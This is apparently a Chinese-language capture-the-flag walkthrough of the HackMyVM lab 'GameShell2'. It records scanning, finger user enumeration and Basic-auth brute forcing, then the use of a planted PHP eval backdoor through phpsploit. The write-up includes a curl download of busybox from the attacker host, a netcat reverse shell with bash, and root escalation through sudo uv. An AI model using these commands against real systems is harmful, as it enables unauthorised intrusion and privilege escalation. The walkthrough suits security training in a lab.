

| GameShell 2

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| 主机扫描

```
sudo arp-scan -I eth0 --localnet
```



```
export ip=192.168.56.155
```

| 端口扫描

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```

| Web 80 渗透

| 目录扫描

| Gobuster

```
gobuster dir -u http://192.168.56.155/ -w  
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-  
medium.txt -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0)  
Gecko/20100101 Firefox/139.0" -x php -b 404
```

```
/terminal (Status: 401) [Size: 461]
```

| Dirsearch

```
python3 dirsearch.py -u http://192.168.56.155/
```

```
[17:04:29] 200 - 35B - /robots.txt  
[17:04:33] 200 - 1KB - /users.html
```

```

669 zs
670 zt
671 zu
672 zv
673 zw
674 zx
675 zy
676 zz
677 <!-- top1000 passwd -->
678

```

<!-- top1000 passwd --> 在提示要爆破，用 top1000 字典

信息收集

Finger - 枚举用户

利用 `finger` 协议枚举用户: <https://github.com/dev-angelist/Finger-User-Enumeration>

我改了一下代码：

```

0
9 def check_valid_user(output):
8     """Function to check if the user is valid by analyzing the output."""
7     if "no such user." in output:
6         return False
5     else:
4         return True
3
2     if "Login" in output and "Name" in output and "Super-User" in output:
1         return True
0     if "ssh" in output:
9         return True
8     return False
7

```


Pyright: Code is unreachable

```
python3 finger_user_enumeration.py -t $ip -w wordlists
```

```

kali@Byxs20 hackmyvm/GameShell2/Finger-User-Enumeration python3 finger_user_enumeration.py -t $ip -w wordlists

```



```

=====
/ Starting finger-user-enum v1.0 by @dev-angelist
/ https://github.com/dev-angelist/Finger-User-Enumeration
/ Scanning target: 192.168.56.155 on port 79 for 676 usernames at: 2025-12-11 17:07:17
=====

[+] User found: dt@192.168.56.155
[+] User found: lp@192.168.56.155

[!] 2 Users Found

```

```
kali@Byxs20 ➤ hackmyvm/GameShell2/Finger-User-Enumeration ➤ finger lp@$ip

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 04:08:03 up  3:23,  1 user,  load average: 1.01, 2.02, 1.01

Login: lp                                Name: lp
Directory: /var/spool/lpd                Shell: /usr/sbin/nologin
Never logged in.
No mail.
No Plan.

kali@Byxs20 ➤ hackmyvm/GameShell2/Finger-User-Enumeration ➤ finger dt@$ip

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !


 04:08:07 up  3:23,  1 user,  load average: 1.01, 2.02, 1.01

Login: dt                                Name:
Directory: /home/dt                      Shell: /bin/bash
On since Thu Dec 11 02:36 (EST) on pts/0 from 192.168.56.1
 38 minutes 51 seconds idle
No mail.
No Plan.
```

很明显 `dt` 是创建的用户，而且存在 `/home/dt` 目录，Shell 是 `/bin/bash`

| /terminal 爆破

```
GET /terminal HTTP/1.1
Host: 192.168.56.155
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)
Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Priority: u=0, i
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Authorization: Basic {{base64(dt:
{{fileline(F:\CTF\ProgramFiles\CTF\CTF_Tools\爆破\hashcat-
7.1.2\wordlists\SecLists\Passwords\darkweb2017-top1000.txt)}})}}}
```



密码是 `purple1` 拿到后，去网页中登录然后出现游戏，本来打算看 JS，但是发现是 Websocket，而且只要吃到 15 分，玩了一下，啥也没显示就重开了一局，没办法看抓包的 Websocket 的数据，如下：

Websocket 数据帧			
序号	数据方向	Type	预览
29586	服务端响应		0x1b[0;0H0x1b[0x1b8x1b]?25h
29585	服务端响应		0x1b[44;149HYour pass is: 0t4tdtlt
29584	服务端响应		0x1b[43;152HFinal Score: 15
29583	服务端响应		0x1b[42;137HCongratulations! You reached the target score!

```
dt:0t4tdtlt
```

打点

```
ssh dt@$ip
```

```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

恢复 .bashrc

连接 ssh 时候提示 `-bash: PATH: readonly variable`，而且还发现好多命令不太行，比如说 `sudo,cd`

```
grep -R "readonly PATH" -n /etc /home
```

```
dt@GameShell2:~$ grep -R "readonly PATH" -n /etc /home
grep: /etc/gshadow-: Permission denied
grep: /etc/sv/ssh/supervise: No such file or directory
grep: /etc/sv/ssh/log/supervise: No such file or directory
grep: /etc/sudoers: Permission denied
grep: /etc/polkit-1/localauthority: Permission denied
grep: /etc/ssh/ssh_host_ecdsa_key: Permission denied
grep: /etc/ssh/ssh_host_rsa_key: Permission denied
grep: /etc/ssh/ssh_host_ed25519_key: Permission denied
grep: /etc/ssl/private: Permission denied
grep: /etc/sudoers.d/README: Permission denied
grep: /etc/.pwd.lock: Permission denied
grep: /etc/security/opasswd: Permission denied
grep: /etc/shadow-: Permission denied
grep: /etc/gshadow: Permission denied
grep: /etc/shadow: Permission denied
grep: /etc/systemd/system/multi-user.target.wants/inspired.service: No such file or directory
grep: /etc/inspired: Permission denied
grep: /etc/runit/runsvdir/default/ssh/supervise: No such file or directory
grep: /etc/runit/runsvdir/default/ssh/log/supervise: No such file or directory
/home/dt/.bashrc.bak:116:readonly PATH
dt@GameShell2:~$
```

应该是 `/home/dt/.bashrc` 中，这是我打完复现的图

```
. /usr/share/bash-completion/bash_completion
elif [ -f /etc/bash_completion ]; then
. /etc/bash_completion
fi
fi

export PATH=/bin:/usr/bin
readonly PATH

alias cd='echo "Error: cd command is restricted"'

readonly HOME USER LOGNAME SHELL

alias rm='echo "Error: rm command is restricted"'
alias su='echo "Error: su command is restricted"'
alias sudo='echo "Error: sudo command is restricted"'
alias ssh='echo "Error: ssh command is restricted"'
alias scp='echo "Error: scp command is restricted"'
alias vi='echo "Error: vi command is restricted"'
alias vim='echo "Error: vim command is restricted"'
alias nano='echo "Error: nano command is restricted"'
```

可以看见具体的操作就在这个地方，全部删除掉，用 base 64 编码，然后再写回去就好了

```
cp /home/dt/.bashrc /home/dt/.bashrc.bak
echo "xxx" | base64 -d > /home/dt/.bashrc
```

信息收集

发现 `/var/www/html` 里面也没有 `terminal` 的目录，为什么输入 `terminal` 就跳转到一个游戏呢？

因为没有太多思路，所以我就给环境大概都研究了一下，先跑了一个 `linpeas.sh`

```

mm data 20550 0.0 0.0 204450 10000 ? S 02:05 0:00 _ /usr/sbin/apache2 -k start
root 438 0.0 0.1 6740 3108 ? Ss 00:44 0:00 _ /bin/bash /usr/local/bin/start-ttyd.sh
root 440 0.0 0.2 8956 4172 ? S 00:44 0:00 _ sudo -u dt ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
dt 441 0.5 0.0 9792 1164 ? Sl 00:44 0:35 _ ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
dt 28314 0.0 0.2 9116 5636 pts/1 Ss+ 02:09 0:00 _ /bin/bash /usr/local/bin/snake.sh
dt 28594 0.0 0.4 15928 9084 ? Ss 02:33 0:00 /lib/systemd/systemd --user
dt 28595 0.0 0.1 99644 2464 ? S 02:33 0:00 _ (sd-pam)

```

```
sudo -u dt ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
```

- **tttyd** 在本机监听端口 **7681**
- 浏览器连接到 **tttyd** 后，它会自动运行 **snake. Sh**
- 所以访问 `http://$ip/terminal` 实际上是通过 Web 服务器代理到 **127.0.0.1:7681** 这个 **tttyd**

```
-H X-Forwarded-User -u 1000 -g 1000 :
```

- 当浏览器访问 `/terminal` 时，如果前端 Web 服务器（比如 **nginx**）添加了 **X-Forwarded-User: dt** 这样的头
- **Ttyd** 会用这个值作为 **模拟的终端用户**
- 也就是说，你打开网页终端时 **tttyd** “看到”的用户名是 HTTP 头里的值，而不是服务器本地的用户名 常用于 **单点登录（SSO）或反向代理认证**。

那登录的密码 **purple1** 哪里来的呢？

```
grep -R "/terminal" /etc 2>/dev/null
```

```

dt@GameShell2:/tmp$ grep -R "/terminal" /etc 2>/dev/null
/etc/security/group.conf:# the combination of individual users/terminals etc is a logic list
/etc/security/time.conf:# the combination of individual users/terminals etc is a logic list
/etc/apache2/sites-enabled/000-default.conf: # ===== 新增: /terminal 路径的认证+反向代理 =====
/etc/apache2/sites-enabled/000-default.conf: <Location /terminal>
/etc/apache2/sites-enabled/000-default.conf: # 3. 反向代理配置 (转发 /terminal 到本地 ttyd 服务)
/etc/apache2/sites-enabled/000-default.conf: ProxyPass /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf: ProxyPassReverse /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf: ProxyPass /terminal http://127.0.0.1:7681/
/etc/apache2/sites-enabled/000-default.conf: ProxyPassReverse /terminal http://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf: # ===== 新增: /terminal 路径的认证+反向代理 =====
/etc/apache2/sites-available/000-default.conf: <Location /terminal>
/etc/apache2/sites-available/000-default.conf: # 3. 反向代理配置 (转发 /terminal 到本地 ttyd 服务)
/etc/apache2/sites-available/000-default.conf: ProxyPass /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf: ProxyPassReverse /terminal ws://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf: ProxyPass /terminal http://127.0.0.1:7681/
/etc/apache2/sites-available/000-default.conf: ProxyPassReverse /terminal http://127.0.0.1:7681/

```

/etc/apache2/sites-available 和 **/etc/apache2/sites-enabled** 区别：

/etc/apache 2/sites-available/

- 存放所有可用的站点配置文件
- 文件在这里存在 **不代表已经启用**
- 你可以在这里编辑、创建虚拟主机

/etc/apache 2/sites-enabled/

- 存放已启用站点配置的符号链接 (**symlink**)
- 文件通常是从 **sites-available** 中 **ln -s** 链过去的
- Apache 只会加载这个目录里的配置


```
dt@GameShell12:/tmp$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    # 保留默认站点配置：根目录 /var/www/html，访问 127.0.0.1 指向该目录
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # 日志配置（保留默认）
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # ===== 新增：/terminal 路径的认证+反向代理 =====
    <Location /terminal>
        # 1. Apache 基础认证（弱口令，供选手猜测）
        AuthType Basic
        AuthName "Web Terminal Auth"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user

        # 2. 向 ttyd 传递认证头（与 ttyd -H 选项对应）
        RequestHeader set X-Forwarded-User "%{REMOTE_USER}s"
    </Location>

    # 3. 反向代理配置（转发 /terminal 到本地 ttyd 服务）
    # WebSocket 转发（ttyd 依赖 WebSocket 通信，必须配置）
    ProxyPass /terminal ws://127.0.0.1:7681/
    ProxyPassReverse /terminal ws://127.0.0.1:7681/
    # HTTP 转发（初始访问和静态资源加载）
    ProxyPass /terminal http://127.0.0.1:7681/
    ProxyPassReverse /terminal http://127.0.0.1:7681/

    # ===== 保留默认目录权限配置 =====
    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

用户名 `dt` 和 `purple1` 这个密码就存储在 `/etc/apache2/.htpasswd` 里面

```
dt@GameShell12:/tmp$ cat /etc/apache2/.htpasswd
dt:$apr1$1uIL0l8r$dE2E50g4uypb1rYWODivg0
```

家目录还有一个 `phpsploit` 文件夹

```
dt@GameShell12:~$ ls -la
total 60
drwxr-xr-x  8 dt    dt    4096 Dec 11 02:39 .
drwxr-xr-x  3 root root  4096 Nov 21 02:57 ..
lrwxrwxrwx  1 root root    9 Nov 21 03:54 .bash_history -> /dev/null
-rw-r--r--  1 dt    dt    220 Apr 18  2019 .bash_logout
-rw-r--r--  1 dt    dt   1583 Dec 11 02:36 .bashrc
-rw-r--r--  1 dt    dt   4068 Dec 11 02:36 .bashrc.bak
drwxr-xr-x  4 dt    dt    4096 Dec 11 02:14 .cache
drwx-----  3 dt    dt    4096 Dec 11 02:39 .gnupg
drwx-----  4 dt    dt    4096 Dec 11 02:14 .local
drwxr-xr-x  3 dt    dt    4096 Nov 21 03:01 .phpsploit
drwxr-xr-x 12 dt    dt    4096 Nov 21 03:01 phpsploit
-rw-r--r--  1 dt    dt    807 Apr 18  2019 profile
```

这个是一个后渗透的工具，做权限维持的，所以应该已经存在 Shell 了，只不过需要找到，当前 `/var/www/html` 已经看完了，但是 `/var/www/dev` 看不到，该目录是属于 `www-data` 的

既然如此，是否需要配置 DNS 才能访问？

```
dt@GameShell2:~$ ls -la /etc/apache2/sites-available/
total 24
drwxr-xr-x 2 root root 4096 Nov 21 03:27 .
drwxr-xr-x 8 root root 4096 Nov 21 03:28 ..
-rw-r--r-- 1 root root 1414 Nov 21 03:27 000-default.conf
-rw-r--r-- 1 root root 6338 Aug 14 2024 default-ssl.conf
-rw-r--r-- 1 root root 412 Nov 21 03:06 dev.astra.dsz.conf
```

```
dt@GameShell2:~$ cat /etc/apache2/sites-available/dev.astra.dsz.conf
<VirtualHost *:80>
    # 虚拟主机域名（需与 /etc/hosts 一致）
    ServerName dev.astra.dsz


    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.dsz.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.dsz.access.log combined
</VirtualHost>
```

```
$ip dev.astra.dsz
```

修改到 `/etc/hosts` 中，然后访问



I 提权 - `www-data`

源代码提示已经写入 webshell 了，所以我们应该扫描一下

```
gobuster dir -u http://dev.astra.dsz/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0)
Gecko/20100101 Firefox/139.0"
-x php -b 404
```

```
/backdoor.php (Status: 200) [Size: 0]
```



```
phpsploit > set TARGET http://dev.astra.dsz/backdoor.php
phpsploit > exploit
phpsploit(dev.astra.dsz) > run "whoami"
```

```
[*] 26 plugins correctly loaded
phpsploit > set TARGET http://dev.astra.dsz/backdoor.php
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.1 → 192.168.56.155)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.dsz) > run "whoami"
www-data
phpsploit(dev.astra.dsz) > █
```

下载 `busybox` 反弹 Shell

```
phpsploit(dev.astra.dsz) > run "curl 192.168.56.1/busybox -o /tmp/busybox"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed

  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
100 952k 100 952k    0     0 18.9M      0  --:--:-- --:--:-- --:--:-- 19.7M
phpsploit(dev.astra.dsz) > run "chmod +x /tmp/busybox"
phpsploit(dev.astra.dsz) > run "/tmp/busybox nc 192.168.56.1 4444 -e /bin/bash"
```

```
phpsploit(dev.astra.dsz) > run "curl 192.168.56.1/busybox -o /tmp/busybox"
phpsploit(dev.astra.dsz) > run "chmod +x /tmp/busybox"
phpsploit(dev.astra.dsz) > run "/tmp/busybox nc 192.168.56.1 4444 -e
/bin/bash"
```

I 提权 - Root

`sudo -l` :

```
(ALL) NOPASSWD: /usr/local/bin/uv
```

```
www-data@GameShell2:/tmp$ cat exploit.py
import os; os.system("/bin/bash")
```

直接利用 `uv` 的 `run` 运行 python 脚本提权：

```
www-data@GameShell2:/tmp$ sudo /usr/local/bin/uv run exploit.py
root@GameShell2:/tmp# whoami
```

```
root
```

```
root@GameShell2:/tmp# cat /root/root.txt
```

```
flag{root-983b0f2b5412aadd94ed08f249355686}
```